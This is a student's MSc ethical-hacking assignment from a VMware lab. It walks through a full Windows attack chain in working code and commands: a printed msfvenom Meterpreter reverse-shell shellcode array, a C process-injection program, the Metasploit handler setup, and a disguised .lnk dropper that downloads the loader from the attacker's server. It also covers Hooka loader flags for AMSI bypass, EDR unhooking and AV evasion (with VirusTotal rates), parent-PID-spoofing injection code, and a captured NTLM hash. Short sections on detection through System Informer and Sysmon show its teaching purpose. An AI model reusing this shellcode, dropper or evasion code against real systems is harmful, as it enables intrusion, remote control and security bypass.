

University of Piraeus
Department of Digital Systems
MSc 'Cybersecurity and Artificial Intelligence
Technologies'

Security Assessment and Ethical Hacking
Winter Semester 2025-2026
Assignment 1




Ioannis Kalaitzidis

Introduction

The cyberthreat landscape has changed radically in recent years. Modern malware rarely relies solely on a single malicious file; instead it operates as a complete attack chain, combining multiple techniques to infiltrate a system, evade detection mechanisms and establish a persistent presence.

The purpose of this assignment is the practical simulation and in-depth analysis of a complete end-to-end attack chain, from shellcode injection to evasion of modern security solutions, culminating in the implementation of advanced techniques such as Evasive Loaders and Parent PID Spoofing.

Practical part of the assignment




Before starting the experiments, the necessary preparation was carried out on the target machine. Following the assignment instructions, Windows Defender was disabled on the Windows virtual machine to ensure that detection mechanisms would not interfere with the basic injection operations.

For the execution of the attack scenarios, a lab environment was set up with two virtual machines (VMs) in VMware: a Kali Linux machine as the attacker and a Windows machine as the target. The two machines communicate through a private VMnet network.

Q1: Compile with gcc (already installed) the sample.c (located in Desktop). This file injects a messagebox shellcode in notepad process. Ensure that your compiled file is correctly executed.

Answer:



The screenshot shows a Windows command prompt window with the following commands and output:

```
C:\Users\hex>cd %USERPROFILE%\Desktop
C:\Users\hex\Desktop>gcc simple.c -o injector.exe
C:\Users\hex\Desktop>.\injector.exe
Found target process: notepad.exe (PID: 8104)
Shellcode written to target process memory.
Remote thread created. Shellcode executed.
```

Next to the command prompt is a Windows MessageBox dialog box with the title "MessageBox" and the message "This is a test". The "OK" button is highlighted with a blue dashed border.

In this question, compilation of the source code simple.c was requested and verification of its correct execution.

Q2: Now generate a x64 meterpreter reverse shell shellcode with msfvenom for C format. Use well-known port numbers for the listener. Write the command that you used.

Answer:

```

(kali@kali)~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.30.129 LPORT=4444 -f c
[-] No platform was selected, choosing msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of c file: 2175 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x4d\x31\xc9\x48\x0f"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6"
"\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x11\x5c\xc0\xa8\x1e\x81\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"

```

To create the malicious payload, the msfvenom tool was used to generate a 64-bit Meterpreter reverse shell shellcode in C format, ready to be embedded into the injection program.

Q3: Now copy paste your shellcode to sample.c and compile again. You must also create the listener in Metasploit for the meterpreter session with exploit/multi/handler module. Try to run now your new executable and check whether you have a new meterpreter session.

Answer:

```
#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
// Example shellcode (MessageBoxA payload, harmless for der
// Replace this with your actual shellcode if needed
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x48\x31\xd2\x51\x56\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x4d\x31\xc9\x48\x0f"
"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20\x41"
"\x51\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6"
"\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x41\x58\x48\x01"
"\xd0\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xb0\x02\x00\x11\x5c\x00\xa8\x1e\x81\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
"\xf0\xb5\xa2\x56\xff\xd5";
```

To complete the attack, we embedded the malicious shellcode into sample.c, replacing the original harmless messagebox shellcode, and recompiled it.

We then returned to Kali Linux and launched the Metasploit Framework to set up the Listener.

- **use exploit/multi/handler:** Selected the general handler module, designed to catch incoming reverse shell connections.
- **set PAYLOAD windows/x64/meterpreter/reverse_tcp:** Defined the expected payload — must match the one embedded in injector.exe.

- **set LHOST 192.168.30.129:** Declared the Kali Linux IP address to which the reverse shell will connect.
- **set LPORT 4444:** Declared the port on which the Listener is waiting.
- **run:** Started the waiting process.

```
C:\Users\hex\Desktop>.\injector.exe
Found target process: notepad.exe (PID: 2664)
Shellcode written to target process memory.
Remote thread created. Shellcode executed.
```

Finally, we executed `.\injector.exe` on Windows. Once the shellcode ran, it connected back to Kali Linux and opened a Meterpreter shell.

Q4: While running the meterpreter open System Informer (located in Desktop). Right click to notepad.exe process and find what is the most suspicious information in memory tab that indicates a possible injection.

svchost.exe	2472		1.90 MB	Host Process for Windows Ser...	64		604	0
svchost.exe	2588		1.83 MB	Host Process for Windows Ser...	64		604	0
notepad.exe	2664	0.11	256 B/s	4.43 MB	DESKTOP-2PKMR4I\hex	Notepad	64	4008
svchost.exe	2724		1.57 MB	Host Process for Windows Ser...	64		604	0

To investigate memory traces of the attack, we used System Informer to locate the notepad.exe process.

After locating the target process (notepad.exe with PID 2664), we opened its Properties window and looked for memory regions with RWX (Read-Write-Execute) permissions.

- **Readable**
- **Writable**
- **Executable**

The existence of RWX memory in a typical office application such as Notepad is extremely suspicious. Notepad never needs to allocate executable memory on its own — the presence of such a region is a clear sign of injected foreign code.

Q5: Open Sysmon and find suspicious events that indicate a possible injection. For blue teams, Sysmon provides windows telemetry for SIEM. While detection is automated, for the purposes of this exercise we perform the detection manually.

Answer:

We examined the Sysmon logs, searching for Event ID 8 (CreateRemoteThread) — recorded every time a process attempts to create a thread inside another process.

- **SourceImage: C:\Users\hex\Desktop\injector.exe — the culprit process.**
- **TargetImage: C:\Windows\System32\notepad.exe — the target.**
- **SourceProcessId and TargetProcessId: The PIDs (1172 and 2664) are recorded, providing a complete picture of the interaction.**

This log entry confirms that the security system detected the injector's attempt to run code inside Notepad — exactly the type of event a SOC analyst would investigate.

Q6: Now generate the appropriate .lnk file using misterio that will download from kali linux the executable (loader) from your previous step. For a successful attack you should also create a web server in Kali Linux using Python with command `python3 -m http.server 80`.

Answer:


```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hex>cd %USERPROFILE%\Desktop

C:\Users\hex\Desktop>copy injector.exe \\192.168.30.129\share\loader.exe
1 file(s) copied.

C:\Users\hex\Desktop>
```

```
kali@kali: ~/Desktop
```

```
Session Actions Edit View Help
```

```
zsh: corrupt history file /home/kali/.zsh_history
```

```
(kali@kali)-[~]
```

```
$ cd Desktop
```

```
(kali@kali)-[~/Desktop]
```

```
$ impacket-smbserver share . -smb2support
```

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Config file parsed
```

```
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
```

```
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

```
[*] Config file parsed
```

```
[*] Config file parsed
```

```
[*] Incoming connection (192.168.30.130,49982)
```

```
[*] AUTHENTICATE_MESSAGE (DESKTOP-2PKMR4I\hex,DESKTOP-2PKMR4I)
```

```
[*] User DESKTOP-2PKMR4I\hex authenticated successfully
```

```
[*] hex::DESKTOP-2PKMR4I:aaaaaaaaaaaaaa:d17c4eb8c4f2a9cf42195b125ca69819:01010000000000000802f644ff082dc0141d84141fd5e5bc400000000100100061004d0065007700
```

```
6005200690075000300100061004d00650077006b0052006900750002001000420045006a005100780050007400680004001000420045006a005100780050007400680007000800802f644ff08
```

```
2dc0106000400020000008003000300000000000000100000000200000bd62ed055bc92bf71905ef419ca0d5996ddceda08bf2f39d4a92b036f523e6da001000000000000000000000000000000
```

```
00000000000900260063006900660073002f003100390032002e003100360038002e00330030002e0031003200390000000000000000000000
```

```
[*] Connecting Share(1:IPC$)
```

```
[*] Connecting Share(2:share)
```

```
[*] Disconnecting Share(1:IPC$)
```

```
[*] Disconnecting Share(2:share)
```

```
[*] Closing down connection (192.168.30.130,49982)
```

```
[*] Remaining connections []
```

We launched a simple Python HTTP server on Kali Linux so the target Windows machine could download injector.exe.

As shown in the screenshot, the server recorded the incoming connection from the target IP and the successful download.

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

To implement the Dropper, we served loader.exe via the Python HTTP server on Kali Linux.

We then used Misterio to create a malicious .lnk shortcut that, when double-clicked, silently downloads and executes the malicious file from Kali Linux.



The result was a file named 'Update' on the desktop — visually identical to a legitimate Windows shortcut.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:49944) at 2026-01-11 06:25:03 -0500
```


Once the user executed the 'Update' file, the Dropper worked, downloaded the payload and executed it, establishing a new Meterpreter session.

Q7: Now use the Hooka tool to generate the shellcode loader. Use various flags to evade detection. Ensure that the executable is working and then upload the file to VirusTotal to examine evasion rate. Give your commands, and evasion rate for different flags for Hooka that you tested.


Answer:

To create a more sophisticated evasive loader, we used the Hooka tool — an open-source framework for generating shellcode loaders incorporating multiple defence-bypass techniques. <https://github.com/D3Ext/Hooka.git>

```
(kali㉿kali)-[~]  
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.30.129 LPORT=4444 -f raw -o ~/Desktop/shell.bin  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 510 bytes  
Saved as: /home/kali/Desktop/shell.bin
```



Hooka requires shellcode in raw binary format, so we re-ran msfvenom with --format raw to generate shell.bin.



```
(kali㉿kali)-[~/Hooka]  
$ make  
GOOS=windows GOARCH=amd64 go build -o build/hooka_windows_amd64.exe -ldflags="-s -w" ./cmd/main.go  
go: downloading github.com/Binject/go-donut v0.0.0-20220908180326-fcdcc35d591c  
go: downloading golang.org/x/sys v0.15.0  
go: downloading github.com/google/uuid v1.3.1  
go: downloading github.com/Binject/debug v0.0.0-20230508195519-26db73212a7a
```

We then used Hooka to create loader_evasive.exe, incorporating several evasion techniques:

Command Analysis:

- **-i shell.bin: The raw shellcode.**
- **-enc aes: AES encryption to make the shellcode unreadable by AV scanners.**
- **-unhook all: API Unhooking to remove EDR monitoring hooks.**
- **-no-amsi: Bypass of Windows' AMSI.**
- **-sandbox: Sandbox detection before execution.**

As shown, the tool successfully generated the file http://192.168.30.129/loader_evasive.exe

We confirmed the file arrived correctly on the Windows desktop.

9

/ 71

Community Score

9/71 security vendors flagged this file as malicious

Reanalyze

Similar

More

d2adb32bd0da79db1d036cde3d068dbfc81fc30e56f3a198f604c6a9f9d4044e

Size

8.32 MB

Last Analysis Date

a moment ago

EXE

loader_evasive.exe

peexe

64bits

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label

trojan.wingo

Threat categories

trojan

Family labels

wingo

Security vendors' analysis

Do you want to automate checks?

Bkav Pro	W64.AI DetectMalware	DeepInstinct	MALICIOUS
Elastic	Malicious (high Confidence)	ESET-NOD32	WinGo/Rozena.XH Trojan
Google	Detected	Ikarus	Trojan.WinGo.Injector
McAfee Scanner	TiID2AD832BD0DA	Microsoft	Program:Win32/Wacapew.Clm1
Skyhigh (SWG)	BehavesLike.Win64.BazarLoader.rh	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Arctic Wolf	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
Fortinet	Undetected	GData	Undetected
Gridinsoft (no cloud)	Undetected	Huorong	Undetected
Jiangmin	Undetected	K7AntiVirus	Undetected

We submitted loader_evasive.exe to VirusTotal to evaluate the evasion effectiveness.

For comparison, we also submitted a simple loader (loader_simple.exe) without any evasion technique.

🔍 c9bd95bba8898c2741789132f25854515d3488bdeff0e306c518394697c606ac

10 / 71
Community Score

10/71 security vendors flagged this file as malicious

c9bd95bba8898c2741789132f25854515d3488bdeff0e306c518394697c606ac

Size: 2.92 MB | Last Analysis Date: 1 minute ago | EXE

loader_simple.exe

peexe 64bits

REANALYZE Similar More

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.wingo Threat categories: trojan Family labels: wingo

Security vendors' analysis

Vendor	Detection	Vendor	Detection
AhnLab-V3	Malware/Win.K7Terminator.R739548	Blav Pro	W64.AI.DetectMalware
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)
ESET-NOD32	WinGo/Rozena.XH Trojan	Google	Detected
Huorong	Backdoor/CobaltStrike.np	Ikarus	Trojan.WinGo.Crypt
Malwarebytes	Malware.AI.33372626	Microsoft	Program:Win32/Wacapew.Clm
Acronis (Static ML)	Undetected	Alibaba	Undetected
AliCloud	Undetected	AlYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Arctic Wolf	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
Fortinet	Undetected	GData	Undetected
Gridinsoft (no cloud)	Undetected	Jiangmin	Undetected
K7AntiVirus	Undetected	K7GW	Undetected

Do you want to automate checks?

To evaluate Hooka's evasion techniques, we ran two separate VirusTotal tests:

- **Full Evasive Loader**

Evasive loader: All techniques activated (AES, Unhooking, AMSI bypass, Sandbox evasion).

Command: `./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_evasive.exe -enc aes -sandbox -sleep -unhook all -blocklist`

Result: Detected by 9 security engines.

- **Simple Loader**

Simple loader: No evasion techniques (default settings).

Command: `./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_simple.exe`

Result: Detected by 10 security engines.

Conclusion: The Evasive Loader achieved a better result (9/71) vs the Simple Loader (10/71), demonstrating that the evasion techniques genuinely reduce AV detection rates.

Q8: Add new code in simple.c (or write it from the beginning) to inject shellcode to a newly spawned notepad.exe with parent PID spoofing2. You are free to use any code available in the Internet or generated by LLMs. Give screenshots for successful ppid spoofing.

Answer:

For the Parent PID Spoofing technique, we modified the C code to change how the new process is created:

- **Original Code (Simple Injection):** passively searched for an existing notepad.exe and injected shellcode into it.
- **New Code (PPID Spoofing):** actively spawns a new notepad.exe, making it appear to Windows as if it was started by explorer.exe.

```
#include <windows.h>
```

```
#include <tlhelp32.h>
```

```
#include <stdio.h>
```

```
unsigned char shellcode[] = {
```

```
[SAME SHELLCODE INSERTED HERE]
```

```
};
```

```

// Function to find the Process ID (PID) of explorer.exe
// Goal: Find the process that will impersonate the parent (Parent PID Spoofing)
DWORD GetExplorerPID() {
    DWORD pid = 0;
    // Take a snapshot of all currently running processes
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);

    // Check the first process
    if (Process32First(snapshot, &pe32)) {
        do {
            // Compare the process name with 'explorer.exe'
            if (strcmp(pe32.szExeFile, "explorer.exe") == 0) {
                pid = pe32.th32ProcessID; // Found the PID!
                break;
            }
        } while (Process32Next(snapshot, &pe32)); // Continue to the next process
    }
    CloseHandle(snapshot); // Close the snapshot handle (good practice)
    return pid;
}

int main() {
    STARTUPINFOEXA si; // Extended startup info structure (required for spoofing)
    PROCESS_INFORMATION pi;
    SIZE_T attributeSize;

    // Step 1: Identify the target parent
    DWORD parentPID = GetExplorerPID();
    if (parentPID == 0) {
        printf("[-] Could not find explorer.exe PID\n");
        return -1;
    }
}

```

```

printf("[+] Target Parent (explorer.exe) PID: %d\n", parentPID);

// Step 2: Open a handle to the parent
// We need PROCESS_CREATE_PROCESS rights to designate it as parent
HANDLE hParent = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, parentPID);
if (!hParent) {
    printf("[-] Failed to open explorer.exe handle\n");
    return -1;
}

// Step 3: Prepare the attribute list
ZeroMemory(&si, sizeof(STARTUPINFOEXA));

// First call: Calculate required memory size for the list
InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);

// Allocate memory (HeapAlloc) for the list
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, attributeSize);

// Second call: Initialise the list
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);

// Step 4: The 'Magic' of Spoofing
// Tell the list that the parent of the new process will be hParent (i.e. Explorer)
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParent,
sizeof(HANDLE), NULL, NULL);

si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

// Step 5: Create the new process (Notepad)
// EXTENDED_STARTUPINFO_PRESENT: Tell Windows to read our attribute list
// CREATE_SUSPENDED: Notepad starts frozen — not running yet, so we have time for injection.
if (!CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE,
    EXTENDED_STARTUPINFO_PRESENT | CREATE_SUSPENDED,

```

```

        NULL, NULL, &si.StartupInfo, &pi)) {
    printf("[+] CreateProcess failed (%d)\n", GetLastError());
    return -1;
}

printf("[+] Spoofed process created! Notepad PID: %d\n", pi.dwProcessId);

// Step 6: Process Injection (same as in previous questions)

// Allocate memory inside the new (frozen) Notepad
LPVOID remoteMem = VirtualAllocEx(pi.hProcess, NULL, sizeof(shellcode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

// Copy the shellcode to the foreign memory
WriteProcessMemory(pi.hProcess, remoteMem, shellcode, sizeof(shellcode), NULL);

// Create a thread to run our shellcode
HANDLE hThread = CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)remoteMem, NULL,
0, NULL);

// Step 7: Launch the application
// Unfreeze Notepad's main thread so it appears normally to the user
ResumeThread(pi.hThread);

printf("[+] Injection Complete. Check System Informer!\n");

